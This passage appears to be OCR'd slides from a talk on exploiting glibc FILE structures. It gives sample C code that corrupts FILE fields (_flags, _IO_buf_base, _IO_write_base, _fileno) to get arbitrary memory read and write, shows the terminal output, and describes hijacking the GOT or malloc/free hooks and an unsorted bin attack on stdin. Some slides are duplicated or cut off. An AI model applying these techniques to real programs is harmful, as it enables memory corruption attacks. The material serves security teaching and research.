fp = fopen("key.txt","rw");
fp->_flags &= ~8;
fp->_flags |= 0x800 ;
fp->_IO_write_base = msg;
fp->_IO_write_ptr = msg+6;
fp->_IO_read_end = fp->_IO_write_base;
fp->_fileno = 1;
fwrite(buf,1,100,fp);
```

```
angelboy@ubuntu:~/cmt$ ./arbitrary_read
hi
phddaahi
```

Make FILE structure great again

- Arbitrary memory writing
  - fread
    - Set the _fileno to file descriptor of stdin
    - Set _flag &~ _IO_NO_READS
    - Set read_base & read_ptr to NULL
    - Set the buf_base & buf_end to memory address which you want to wirte
    - buf_end - buf_base < size of fread

Make FILE structure great again

- Arbitrary memory writing
  - Set read_base & read_ptr to NULL

It will copy data from buffer to destination

```
have = fp->_IO_read_end - fp->_IO_read_ptr;
if (want <= have)
  ...
if (fp->_IO_buf_base
    && want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))
{
    if (__underflow (fp) == EOF)
      ...
}
```

Buffer size must be smaller than read size

Make FILE structure great again

- Arbitrary memory writing
  - Set _flag &~ _IO_NO_READS

```
if (fp->_flags & _IO_NO_READS)
  {
    return EOF;
  }
  ...
count = _IO_SYSREAD (fp, fp->_IO_buf_base,
                     fp->_IO_buf_end - fp->_IO_buf_base);
```

Our goal

Make FILE structure great again

- Arbitrary memory writing
  - Sample code

```
FILE *fp;
char *buf = malloc(100);
char msg[100];
fp = fopen("key.txt","rw");
fp->_flags &= ~4;
fp->_IO_buf_base = msg;
fp->_IO_buf_end = msg+100;
fp->_fileno = 0;
fread(buf,1,6,fp);
puts(msg);
```

```
angelboy@ubuntu:~/cmt$ ./arbitrary_write
phddaa
phddaa
```

Make FILE structure great again


- If you have arbitrary memory address read and write, you can control the flow very easy
  - GOT hijack
  - __malloc_hook_/__free_hook_/__realloc_hook_
  - …
- By the way, you can not only use fread and fwrite but also use any stdio related function

Make FILE structure great again

- If we don’t have any file operation in the program
  - We can use stdin/stdout/stderr
    - put/printf/scanf
    - …


Make FILE structure great again

- Scenario
  - Use any stdin related function
    - scanf/fgets/gets …
  - Stdin is unbuffer
    - Very common in normal stdio program




Make FILE structure great again

- Overwrite buf_end with a pointer behind the stdin
  - Unsorted bin attack
    - Very common in heap exploitation




Make FILE structure great again

- Overwrite buf_end with a pointer behind the stdin
  - Unsorted bin attack
    - Very common in heap exploitation




Make FILE structure great again

- Stdin related function
  - scanf(“%d”,&var)
    - It will call
      - read(0,buf_base,sizeof(stdin buffer))




Make FILE structure great again

- Stdin related function
  - scanf(“%d”,&var)
    - It will call
      - read(0,buf_base,sizeof(stdin buffer))
      - It can overwrite many global variable in glibc
      - Input: aaaa…….



Make FILE structure great again

- Stdin related function
  - scanf(
    - It w
      - re
      - It
      - Input: aaaa!!!!!



Make FILE structure great again

- How about Windows ?
  - No vtable in FILE
  - It also has stream buffer pointer
    - You can corrupt it to achieve arbitrary memory read and write

Agenda

- Introduction
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Conclusion

- FILE structure is a good target for binary exploit
  - It can be used to
    - Arbitrary memory read and write
    - Control the PC and do oriented programing
    - Other exploit technology
      - Arbitrary free/unmmap
      - …

Conclusion

- FILE structure is a good target for binary Exploit
  - It’s very powerful in some unexploitable case
  - Let’s try to find more and more exploit technology in FILE structure

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